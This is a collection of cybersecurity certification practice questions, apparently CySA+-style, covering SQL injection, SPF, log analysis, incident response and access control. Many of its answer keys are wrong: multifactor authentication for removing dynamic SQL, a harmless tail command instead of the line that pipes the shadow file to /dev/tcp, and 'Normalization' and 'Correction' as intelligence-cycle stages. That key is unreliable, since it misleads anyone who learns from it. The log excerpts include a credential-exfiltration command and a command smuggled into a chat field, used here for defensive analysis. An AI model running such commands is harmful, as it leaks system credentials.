Portions of a legacy application are being refactored to discontinue the use of dynamic SQL. Which of the following would be BEST to implement in the legacy application?

- A. Multifactor authentication
- B. Web-application firewall
- C. SQL injection
- D. Parameterized queries
- E. Input validation

**Answer:** A

#### NEW QUESTION 202

- (Exam Topic 2)

Clients are unable to access a company's API to obtain pricing data. An analyst discovers sources other than clients are scraping the API for data, which is causing the servers to exceed available resources. Which of the following would be BEST to protect the availability of the APIs?

- A. IP whitelisting
- B. Certificate-based authentication
- C. Virtual private network
- D. Web application firewall

**Answer:** A

#### NEW QUESTION 204

- (Exam Topic 2)

The Chief Information Officer (CIO) for a large manufacturing organization has noticed a significant number of unknown devices with possible malware infections are on the organization's corporate network.

Which of the following would work BEST to prevent the issue?

- A. Reconfigure the NAC solution to prevent access based on a full device profile and ensure antivirus is installed.
- B. Segment the network to isolate all systems that contain highly sensitive information, such as intellectual property.
- C. Implement certificate validation on the VPN to ensure only employees with the certificate can access the company network.
- D. Update the antivirus configuration to enable behavioral and real-time analysis on all systems within the network.

**Answer:** A

#### NEW QUESTION 209

- (Exam Topic 2)

A cybersecurity analyst is dissecting an intrusion down to the specific techniques and wants to organize them in a logical manner. Which of the following frameworks would BEST apply in this situation?

- A. Pyramid of Pain
- B. MITRE ATT&CK
- C. Diamond Model of Intrusion Analysts
- D. CVSS v3.0

**Answer:** B

#### NEW QUESTION 212

- (Exam Topic 2)

An organization that uses SPF has been notified emails sent via its authorized third-party partner are getting rejected. A security analyst reviews the DNS entry and sees the following:

v=spf1 ip4:180.10.6.5 ip4:180.10.6.10 include:robustmail.com -all

The organization's primary mail server IP is 180.10.6.6, and the secondary mail server IP is 180.10.6.5. The organization's third-party mail provider is "Robust Mail" with the domain name robustmail.com.

Which of the following is the MOST likely reason for the rejected emails?

- A. The wrong domain name is in the SPF record.
- B. The primary and secondary email server IP addresses are out of sequence.
- C. SPF version 1 does not support third-party providers
- D. An incorrect IP version is being used.

**Answer:** A

#### NEW QUESTION 214

- (Exam Topic 2)

A Chief Information Security Officer (CISO) is concerned about new privacy regulations that apply to the company. The CISO has tasked a security analyst with finding the proper control functions to verify that a user's data is not altered without the user's consent. Which of the following would be an appropriate course of action?

- A. Use a DLP product to monitor the data sets for unauthorized edits and changes.
- B. Use encryption first and then hash the data at regular, defined times.
- C. Automate the use of a hashing algorithm after verified users make changes to their data
- D. Replicate the data sets at regular intervals and continuously compare the copies for unauthorized changes.

**Answer:** D

#### NEW QUESTION 219

- (Exam Topic 2)

A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

```
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[*] XSS: Analyzing response #1...
[*] XSS: Analyzing response #2...
[*] XSS: Analyzing response #3...
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
```

Which of the following is the MOST likely reason for this vulnerability?

- A. The developer set input validation protection on the specific field of search.aspx.
- B. The developer did not set proper cross-site scripting protections in the header.
- C. The developer did not implement default protections in the web application build.
- D. The developer did not set proper cross-site request forgery protections.

**Answer:** A

#### NEW QUESTION 224

- (Exam Topic 2)

A security analyst is reviewing the following requirements (or new time clocks that will be installed in a shipping warehouse):

- The clocks must be configured so they do not respond to ARP broadcasts.
- The server must be configured with static ARP entries for each clock. Which of the following types of attacks will this configuration mitigate?

- A. Spoofing
- B. Overflows
- C. Rootkits
- D. Sniffing

**Answer:** A

#### NEW QUESTION 226

- (Exam Topic 2)

Which of the following is a best practice when sending a file/data to another individual in an organization?

- A. Encrypt the file but do not compress it.
- B. When encrypting, split the file: and then compress each file.
- C. Compress and then encrypt the file.
- D. Encrypt and then compress the file.

**Answer:** C

#### NEW QUESTION 231

- (Exam Topic 2)

While reviewing log files, a security analyst uncovers a brute-force attack that is being performed against an external webmail portal. Which of the following would be BEST to prevent this type of attack from being successful?

- A. Implement MFA on the email portal using out-of-band code delivery.
- B. Create a new rule in the IDS that triggers an alert on repeated login attempts
- C. Leverage password filters to prevent weak passwords on employee accounts from being exploited.
- D. Alter the lockout policy to ensure users are permanently locked out after five attempts.
- E. Configure a WAF with brute force protection rules in block mode

**Answer:** A

#### NEW QUESTION 233

- (Exam Topic 2)

A security engineer is reviewing security products that identify malicious actions by users as part of a company's insider threat program. Which of the following is the MOST appropriate product category for this purpose?

- A. SOAR
- B. WAF
- C. SCAP
- D. UEBA

**Answer:** D

#### Explanation:

UEBA stands for User and Entity Behavior Analytics and was previously known as user behavior analytics (UBA).

#### NEW QUESTION 234

- (Exam Topic 2)

A malicious artifact was collected during an incident response procedure. A security analyst is unable to run it in a sandbox to understand its features and method of operation. Which of the following procedures is the BEST approach to perform a further analysis of the malware's capabilities?

- A. Reverse engineering
- B. Dynamic analysis
- C. Strings extraction
- D. Static analysis

**Answer:** D

#### NEW QUESTION 238

- (Exam Topic 2)

A company recently experienced multiple DNS DDoS attacks, and the information security analyst must provide a DDoS solution to deploy in the company's datacenter. Which of the following would BEST prevent future attacks?

- A. Configure a sinkhole on the router.
- B. Buy a UTM to block the number of requests.
- C. Route the queries on the DNS server to 127.0.0.1.
- D. Call the Internet service provider to block the attack.

**Answer:** A

#### NEW QUESTION 239

- (Exam Topic 2)

A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

- A. Configure DLP to reject all changes to the files without pre-authorization
- B. Monitor the files for unauthorized changes.
- C. Regularly use SHA-256 to hash the directory containing the sensitive information
- D. Monitor the files for unauthorized changes.
- E. Place a legal hold on the file
- F. Require authorized users to abide by a strict time context access policy. Monitor the files for unauthorized changes.
- G. Use Wireshark to scan all traffic to and from the director
- H. Monitor the files for unauthorized changes.

**Answer:** AC

#### NEW QUESTION 243

- (Exam Topic 2)

A security analyst is generating a list of recommendations for the company's insecure API. Which of the following is the BEST parameter mitigation recommendation?

- A. Implement parameterized queries.
- B. Use effective authentication and authorization methods.
- C. Validate all incoming data.
- D. Use TLS for all data exchanges.

**Answer:** D

#### NEW QUESTION 246

- (Exam Topic 1)



Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?

- A. HSM
- B. eFuse
- C. UEFI
- D. Self-encrypting drive

**Answer:** A

#### NEW QUESTION 248

- (Exam Topic 1)

An analyst is investigating an anomalous event reported by the SOC. After reviewing the system logs the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

- A. Patching logs
- B. Threat feed
- C. Backup logs
- D. Change requests
- E. Data classification matrix

**Answer:** D

#### NEW QUESTION 249

- (Exam Topic 1)

Which of the following are components of the intelligence cycle? (Select TWO.)

- A. Collection
- B. Normalization
- C. Response
- D. Analysis
- E. Correction
- F. Dissension

**Answer:** BE

#### NEW QUESTION 254

- (Exam Topic 1)

While preparing of an audit of information security controls in the environment an analyst outlines a framework control that has the following requirements:

- All sensitive data must be classified
- All sensitive data must be purged on a quarterly basis
- Certificates of disposal must remain on file for at least three years This framework control is MOST likely classified as:

- A. prescriptive
- B. risk-based
- C. preventive
- D. corrective

**Answer:** A

#### Explanation:

prescriptive. now look at definition of prescriptive. The definition of prescriptive is the imposition of rules, or something that has become established because it has been going on a long time and has become customary. A handbook dictating the rules for proper behavior is an example of something that would be described as a prescriptive handbook rules are being implemented.

Preventative controls describe any security measure that's designed to stop unwanted or unauthorized activity from occurring. Examples include physical controls such as fences, locks, and alarm systems; technical controls such as antivirus software, firewalls, and IPSs; and administrative controls like separation of duties, data classification, and auditing. <https://www.f5.com/labs/articles/education/what-are-security-controls>

#### NEW QUESTION 257

- (Exam Topic 1)

An information security analyst observes anomalous behavior on the SCADA devices in a power plant. This behavior results in the industrial generators overheating and destabilizing the power supply.

Which of the following would BEST identify potential indicators of compromise?

- A. Use Burp Suite to capture packets to the SCADA device's IP.
- B. Use tcpdump to capture packets from the SCADA device IP.
- C. Use Wireshark to capture packets between SCADA devices and the management system.
- D. Use Nmap to capture packets from the management system to the SCADA devices.

**Answer:** C

#### NEW QUESTION 261

- (Exam Topic 1)

An organization wants to move non-essential services into a cloud computing environment. Management has a cost focus and would like to achieve a recovery time objective of 12 hours. Which of the following cloud recovery strategies would work BEST to attain the desired outcome?

- A. Duplicate all services in another instance and load balance between the instances.
- B. Establish a hot site with active replication to another region within the same cloud provider.
- C. Set up a warm disaster recovery site with the same cloud provider in a different region



D. Configure the systems with a cold site at another cloud provider that can be used for failover.

**Answer:** C

**Explanation:**

A hot site is always ready to take over the primary site's workload, so wouldn't it be more cost-effective in the long run? Additionally, a hot site would provide faster recovery times and better protection against data loss compared to a warm site.

**NEW QUESTION 266**

- (Exam Topic 1)

A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-in-the-middle attack. The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices. Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?

- A. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network,
- B. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router.
- C. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network
- D. Conduct a wireless survey to determine if the wireless strength needs to be reduced.

**Answer:** A

**NEW QUESTION 269**

- (Exam Topic 1)

A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

**Answer:** A

**NEW QUESTION 273**

- (Exam Topic 1)

An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

- A. 10.200.2.0/24 is infected with ransomware.
- B. 10.200.2.0/24 is not routable address space.
- C. 10.200.2.5 is a rogue endpoint.
- D. 10.200.2.5 is exfiltrating data.

**Answer:** D

**NEW QUESTION 278**

- (Exam Topic 1)

An analyst performs a routine scan of a host using Nmap and receives the following output:

```
$ nmap -sS 10.0.3.1
Starting Nmap 8.9 (http://nmap.org) at 2019-01-19 12:03 PST
Nmap scan report for 10.0.3.1
Host is up (0.00098s latency).
Not shown: 979 closed ports

PORT      STATE      SERVICE
20/tcp    filtered   ftp-data
21/tcp    filtered   ftp
22/tcp    open       ssh
23/tcp    open       telnet
80/tcp    open       http

Nmap done: 1 IP address (1 host up) scanned in 0.840 seconds
```

Which of the following should the analyst investigate FIRST?

- A. Port 21
- B. Port 22
- C. Port 23
- D. Port 80

**Answer:** A

**NEW QUESTION 281**

- (Exam Topic 1)

A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic. Which of the following would BEST accomplish this goal?

- A. Continuous integration and deployment
- B. Automation and orchestration
- C. Static and dynamic analysis
- D. Information sharing and analysis

**Answer: B**

#### NEW QUESTION 283

- (Exam Topic 1)

A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfiltrated?

- A. Monday's logs
- B. Tuesday's logs
- C. Wednesday's logs
- D. Thursday's logs

**Answer: D**

#### NEW QUESTION 284

- (Exam Topic 1)

Which of the following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

- A. It automatically performs remedial configuration changes to enterprise security services
- B. It enables standard checklist and vulnerability analysis expressions for automation
- C. It establishes a continuous integration environment for software development operations
- D. It provides validation of suspected system vulnerabilities through workflow orchestration

**Answer: B**

#### NEW QUESTION 286

- (Exam Topic 1)

An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

**Answer: E**

#### NEW QUESTION 287

- (Exam Topic 1)

An organization developed a comprehensive incident response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario involving the incident response team

- B. Completion of annual information security awareness training by all employees
- C. Tabletop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

**Answer:** A

#### NEW QUESTION 292

- (Exam Topic 1)

A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

- A. `grep -v chatter14 chat.log`
- B. `grep -i pythonfun chat.log`
- C. `grep -i javashark chat.log`
- D. `grep -v javashark chat.log`
- E. `grep -v pythonfun chat.log`
- F. `grep -i chatter14 chat.log`

**Answer:** D

#### NEW QUESTION 293

- (Exam Topic 1)

A security analyst discovered a specific series of IP addresses that are targeting an organization. None of the attacks have been successful. Which of the following should the security analyst perform NEXT?

- A. Begin blocking all IP addresses within that subnet.
- B. Determine the attack vector and total attack surface.
- C. Begin a kill chain analysis to determine the impact.
- D. Conduct threat research on the IP addresses

**Answer:** D

#### NEW QUESTION 298

- (Exam Topic 1)

The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

- A. Post of the company blog
- B. Corporate-hosted encrypted email
- C. VoIP phone call
- D. Summary sent by certified mail
- E. Externally hosted instant message

**Answer:** C

#### NEW QUESTION 301

- (Exam Topic 1)

Which of the following technologies can be used to house the entropy keys for disk encryption on desktops and laptops?

- A. Self-encrypting drive
- B. Bus encryption
- C. TPM
- D. HSM

**Answer:** A

#### NEW QUESTION 305

- (Exam Topic 1)

The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

- A. web servers on private networks
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

**Answer:** B

#### NEW QUESTION 310

- (Exam Topic 1)

An organization has not had an incident for several month. The Chief information Security Officer (CISO) wants to move to proactive stance for security investigations. Which of the following would BEST meet that goal?

- A. Root-cause analysis
- B. Active response
- C. Advanced antivirus
- D. Information-sharing community
- E. Threat hunting

**Answer:** E

#### NEW QUESTION 314

- (Exam Topic 1)

Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient. Which of the following controls would have MOST likely prevented this incident?

- A. SSO
- B. DLP
- C. WAF
- D. VDI

**Answer:** B

#### Explanation:

Reference: <https://greenlightcorp.com/blog/cyber-security-solutions-data-spillage-and-how-to-create-an-after-incident-to-do-list/>

#### NEW QUESTION 319

- (Exam Topic 1)

A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

Server1	Server2	PC1	PC2
22/tcp open	3389/tcp open	80/tcp open	80/tcp open
80/tcp open	53/udp open	443/tcp open	443/tcp open
443/tcp open			1433/tcp open

#### Firewall ACL

```
10 permit tcp from:any to:server1:www
15 permit udp from:lan-net to:any:dns
16 permit udp from:any to:server2:dns
20 permit tcp from:any to server1:ssl
25 permit tcp from:lan-net to:any:www
26 permit tcp from:lan-net to:any:ssl
27 permit tcp from:any to pc2:mssql
30 permit tcp from:any to server1:ssh
100 deny ip any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

- A. PC1
- B. PC2
- C. Server1
- D. Server2
- E. Firewall

**Answer:** B

#### NEW QUESTION 324

- (Exam Topic 1)

A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization To BEST resolve the issue, the organization should implement

- A. federated authentication
- B. role-based access control.
- C. manual account reviews
- D. multifactor authentication.

**Answer:** A



#### NEW QUESTION 325

- (Exam Topic 1)

As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.

Which of the following BEST describes this test?

- A. Walk through
- B. Full interruption
- C. Simulation
- D. Parallel

**Answer: C**

#### NEW QUESTION 330

- (Exam Topic 1)

A security analyst at a technology solutions firm has uncovered the same vulnerabilities on a vulnerability scan for a long period of time. The vulnerabilities are on systems that are dedicated to the firm's largest client. Which of the following is MOST likely inhibiting the remediation efforts?

- A. The parties have an MOU between them that could prevent shutting down the systems
- B. There is a potential disruption of the vendor-client relationship
- C. Patches for the vulnerabilities have not been fully tested by the software vendor
- D. There is an SLA with the client that allows very little downtime

**Answer: D**

#### NEW QUESTION 333

- (Exam Topic 1)

Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application? (Choose two.)

- A. Parameterized queries
- B. Session management
- C. Input validation
- D. Output encoding
- E. Data protection
- F. Authentication

**Answer: AC**

#### Explanation:

Reference: <https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sql-injection-attacks/>

#### NEW QUESTION 337

- (Exam Topic 1)

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volq1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Answer: B**

#### NEW QUESTION 341

- (Exam Topic 1)

A pharmaceutical company's marketing team wants to send out notifications about new products to alert users of recalls and newly discovered adverse drug reactions. The team plans to use the names and mailing addresses that users have provided.

Which of the following data privacy standards does this violate?

- A. Purpose limitation
- B. Sovereignty
- C. Data minimization
- D. Retention

**Answer: A**

#### Explanation:

Reference:

<http://www.isitethical.eu/portfolio-item/purpose-limitation/>

#### NEW QUESTION 346

- (Exam Topic 1)

The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently added to the existing ones. The analyst runs the following command on the new server.

```
nslookup -type=txt exampledomain.org  
  
"v=spf1 ip4:72.56.48.0/28 -all"  
...
```

Given the output, which of the following should the security analyst check NEXT?

- A. The DNS name of the new email server
- B. The version of SPF that is being used
- C. The IP address of the new email server
- D. The DMARC policy

**Answer: A**

#### NEW QUESTION 350

- (Exam Topic 1)

A web developer wants to create a new web part within the company website that aggregates sales from individual team sites. A cybersecurity analyst wants to ensure security measurements are implemented during this process. Which of the following remediation actions should the analyst take to implement a vulnerability management process?

- A. Personnel training
- B. Vulnerability scan
- C. Change management
- D. Sandboxing

**Answer: C**

#### NEW QUESTION 352

- (Exam Topic 1)

A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities. The type of vulnerability that should be disseminated FIRST is one that:

- A. enables remote code execution that is being exploited in the wild.
- B. enables data leakage but is not known to be in the environment
- C. enables lateral movement and was reported as a proof of concept
- D. affected the organization in the past but was probably contained and eradicated

**Answer: C**

#### NEW QUESTION 354

- (Exam Topic 1)

Which of the following software assessment methods would be BEST for gathering data related to an application's availability during peak times?

- A. Security regression testing
- B. Stress testing
- C. Static analysis testing
- D. Dynamic analysis testing
- E. User acceptance testing

**Answer: B**

#### NEW QUESTION 357

- (Exam Topic 1)

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

```
1286  ?  Ss  0:00  /usr/sbin/cupsd -f  
1287  ?  Ss  0:00  /usr/sbin/httpd  
1297  ?  Ssl 0:00  /usr/bin/libvirtd  
1301  ?  Ss  0:00  ./usr/sbin/sshd -D  
1308  ?  Ss  0:00  /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

- A. strace /proc/1301
- B. rpm -V openash-server
- C. /bin/ls -l /proc/1301/exe
- D. kill -9 1301

**Answer: A**

#### NEW QUESTION 362

- (Exam Topic 1)

Which of the following types of policies is used to regulate data storage on the network?



- A. Password
- B. Acceptable use
- C. Account management
- D. Retention

**Answer:** D

**Explanation:**

Reference:

<http://www.css.edu/administration/information-technologies/computing-policies/computer-and-network-policies.html>

**NEW QUESTION 363**

- (Exam Topic 1)

For machine learning to be applied effectively toward security analysis automation, it requires.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

**Answer:** A

**NEW QUESTION 368**

- (Exam Topic 1)

A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking <http://<malwaresource>/A.php> in a phishing email. To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the.

- A. email server that automatically deletes attached executables.
- B. IDS to match the malware sample.
- C. proxy to block all connections to <malwaresource>.
- D. firewall to block connection attempts to dynamic DNS hosts.

**Answer:** C

**NEW QUESTION 372**

- (Exam Topic 1)

A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?

- A. Review the firewall logs.
- B. Review syslogs from critical servers.
- C. Perform fuzzing.
- D. Install a WAF in front of the application server.

**Answer:** B

**NEW QUESTION 373**

- (Exam Topic 1)

A security analyst is reviewing the following log from an email security service.

```
Rejection type:      Drop
Rejection description: IP found in RBL
Event time:          Today at 16:06
Rejection information: mail.comptia.org
                    https://www.spamfilter.org/query?P=192.167.28.243
From address:        user@comptex.org
To address:           tests@comptia.org
IP address:           192.167.28.243
Remote server name:   192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

- A. The To address is invalid.
- B. The email originated from the [www.spamfilter.org](http://www.spamfilter.org) URL.
- C. The IP address and the remote server name are the same.
- D. The IP address was blacklisted.
- E. The From address is invalid.

**Answer:** C

**Explanation:**

Reference: <https://www.webopedia.com/TERM/R/RBL.html>

**NEW QUESTION 375**

- (Exam Topic 1)

Which of the following is the MOST important objective of a post-incident review?

- A. Capture lessons learned and improve incident response processes
- B. Develop a process for containment and continue improvement efforts
- C. Identify new technologies and strategies to remediate
- D. Identify a new management strategy

**Answer:** A

#### NEW QUESTION 379

- (Exam Topic 1)

After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?

- A. 192.168.1.1
- B. 192.168.1.10
- C. 192.168.1.12
- D. 192.168.1.193

**Answer:** C

#### NEW QUESTION 382

- (Exam Topic 1)

While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security.

To provide the MOST secure access model in this scenario, the jumpbox should be.

- A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
- B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
- C. bridged between the IT and operational technology networks to allow authenticated access.
- D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.

**Answer:** A

#### NEW QUESTION 386

- (Exam Topic 1)

A security analyst has discovered trial developers have installed browsers on all development servers in the company's cloud infrastructure and are using them to browse the Internet. Which of the following changes should the security analyst make to BEST protect the environment?

- A. Create a security rule that blocks Internet access in the development VPC
- B. Place a jumpbox m between the developers' workstations and the development VPC
- C. Remove the administrator profile from the developer user group in identity and access management
- D. Create an alert that is triggered when a developer installs an application on a server

**Answer:** A

#### NEW QUESTION 391

- (Exam Topic 3)

Which of the following are considered PII by themselves? (Select TWO).

- A. Government ID
- B. Job title
- C. Employment start date
- D. Birth certificate
- E. Employer address
- F. Mother's maiden name

**Answer:** AD

#### NEW QUESTION 395

- (Exam Topic 3)

While implementing a PKI for a company, a security analyst plans to utilize a dedicated server as the certAcate authority that is only used to sign intermediate certificates. Which of the following are the MOST secure states for the certificate authority server when it is not in use? (Select TWO)

- A. On a private VLAN
- B. Full disk encrypted
- C. Powered off
- D. Backed up hourly
- E. VPN accessible only
- F. Air gapped

**Answer:** EF

#### NEW QUESTION 397

- (Exam Topic 3)

A Chief Executive Officer (CEO) is concerned the company will be exposed to data sovereignty issues as a result of some new privacy regulations to help mitigate this risk. The Chief Information Security Officer (CISO) wants to implement an appropriate technical control. Which of the following would meet the requirement?

- A. Data masking procedures
- B. Enhanced encryption functions
- C. Regular business impact analysis functions
- D. Geographic access requirements

**Answer:** D

#### Explanation:

Data Sovereignty means that data is subject to the laws and regulations of the geographic location where that data is collected and processed. Data sovereignty is a country-specific requirement that data must remain within the borders of the jurisdiction where it originated. At its core, data sovereignty is about protecting sensitive, private data and ensuring it remains under the control of its owner. You're only worried about that if you're in multiple locations. .

<https://www.virtu.com/blog/gdpr-data-sovereignty-matters-globally>

#### NEW QUESTION 400

- (Exam Topic 3)

At which of the following phases of the SDLC should security FIRST be involved?

- A. Design
- B. Maintenance
- C. Implementation
- D. Analysis
- E. Planning
- F. Testing

**Answer:** A

#### NEW QUESTION 404

- (Exam Topic 3)

During an incident investigation, a security analyst discovers the web server is generating an unusually high volume of logs. The analyst observes the following response codes:

- 20% of the logs are 403
- 20% of the logs are 404
- 50% of the logs are 200
- 10% of the logs are other codes

The server generates 2MB of logs on a daily basis, and the current day log is over 200MB. Which of the following commands should the analyst use to identify the source of the activity?

- A. `cat access_log | grep " 403 "`
- B. `cat access_log | grep " 200 "`
- C. `cat access_log | grep " 100 "`
- D. `cat access_log | grep " 4 04 "`
- E. `cat access_log | grep " 204 "`

**Answer:** B

#### NEW QUESTION 405

- (Exam Topic 3)

A team of network security analysts is examining network traffic to determine if sensitive data was exfiltrated. Upon further investigation, the analysts believe confidential data was compromised. Which of the following capabilities would BEST defend against this type of sensitive data exfiltration?

- A. Deploy an edge firewall.
- B. Implement DLP
- C. Deploy EDR.
- D. Encrypt the hard drives

**Answer:** C

#### NEW QUESTION 410

- (Exam Topic 3)

An internally developed file-monitoring system identified the following except as causing a program to crash often:

```
char filedata[100];
fp = fopen("access.log", "r");
strcpy(filedata, fp);
printf("%s\n", filedata);
```

Which of the following should a security analyst recommend to fix the issue?

- A. Open the access.log file in read/write mode.
- B. Replace the strcpy function.
- C. Perform input sanitization
- D. Increase the size of the file data buffer

**Answer:** A

#### NEW QUESTION 413

- (Exam Topic 3)

A security analyst was transferred to an organization's threat-hunting team to track specific activity throughout the enterprise environment. The analyst must observe and assess the number of times this activity occurs and aggregate the results. Which of the following is the BEST threat-hunting method for the analyst to use?

- A. Stack counting
- B. Searching
- C. Clustering
- D. Grouping

**Answer:** A

#### NEW QUESTION 415

- (Exam Topic 3)

When investigating a report of a system compromise, a security analyst views the following /var/log/secure log file:

```
Jun 25 10:40:34 localhost pkexec[19962]: comptia: Executing command [USER=root] [TTY=unknown] [CWD=/home/comptia] [COMMAND=/usr/libexec/gsd-backlight-helper --set-brightness 3484]
Jun 25 11:22:10 localhost gdm-password]: gkr-pam: unlocked login keyring
Jun 25 11:23:02 localhost sudo: pam_unix(sudo:auth): conversation failed
Jun 25 11:23:02 localhost sudo: pam_unix(sudo:auth): auth could not identify password for [comptia]
Jun 25 11:23:04 localhost sudo: comptia : user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=root ; COMMAND=/bin/bash
Jun 25 11:23:09 localhost sudo: comptia : user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=root ; COMMAND=/bin/bash
Jun 25 11:23:16 localhost sudo: comptia : user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=xoot ; COMMAND=/bin/bash
Jun 25 11:23:29 localhost sudo: comptia ; user NOT in sudoers ; TTY=pts/1 ; PWD=/home/comptia ; USER=root ; COMMAND=/bin/bash
Jun 25 11:24:13 localhost su: pam_unix(su-l:session): session opened for user root by comptia(uid=1000)
Jun 26 09:50:41 localhost gdm-password]: gkr-pam: unlocked login keyring
```

Which of the following can the analyst conclude from viewing the log file?

- A. The comptia user knows the sudo password.
- B. The comptia user executed the sudo su command.
- C. The comptia user knows the root password.
- D. The comptia user added himself or herself to the /etc/sudoers file.

**Answer:** C

#### Explanation:

the user is not in the sudoers file. you use your own password for that. the user used the su command to switch user accounts. when no user is specified, the su command defaults to the root account. the user is now logged into the root account. you need to know the root password to log into the root account.

#### NEW QUESTION 419

- (Exam Topic 3)

A security analyst sees the following OWASP ZAP output from a scan that was performed against a modern version of Windows while testing for client-side vulnerabilities:

```
Alert Detail

Low (Medium)    Web Browser XSS Protection not enabled

Description: Web browser XSS protection not enabled, or disabled by the configuration of the HTTP Response header

URL: https://domain.com/sun/ray
```

Which of the following is the MOST likely solution to the listed vulnerability?

- A. Enable the browser's XSS filter.
- B. Enable Windows XSS protection
- C. Enable the browser's protected pages mode
- D. Enable server-side XSS protection

**Answer:** D

#### NEW QUESTION 420

- (Exam Topic 3)

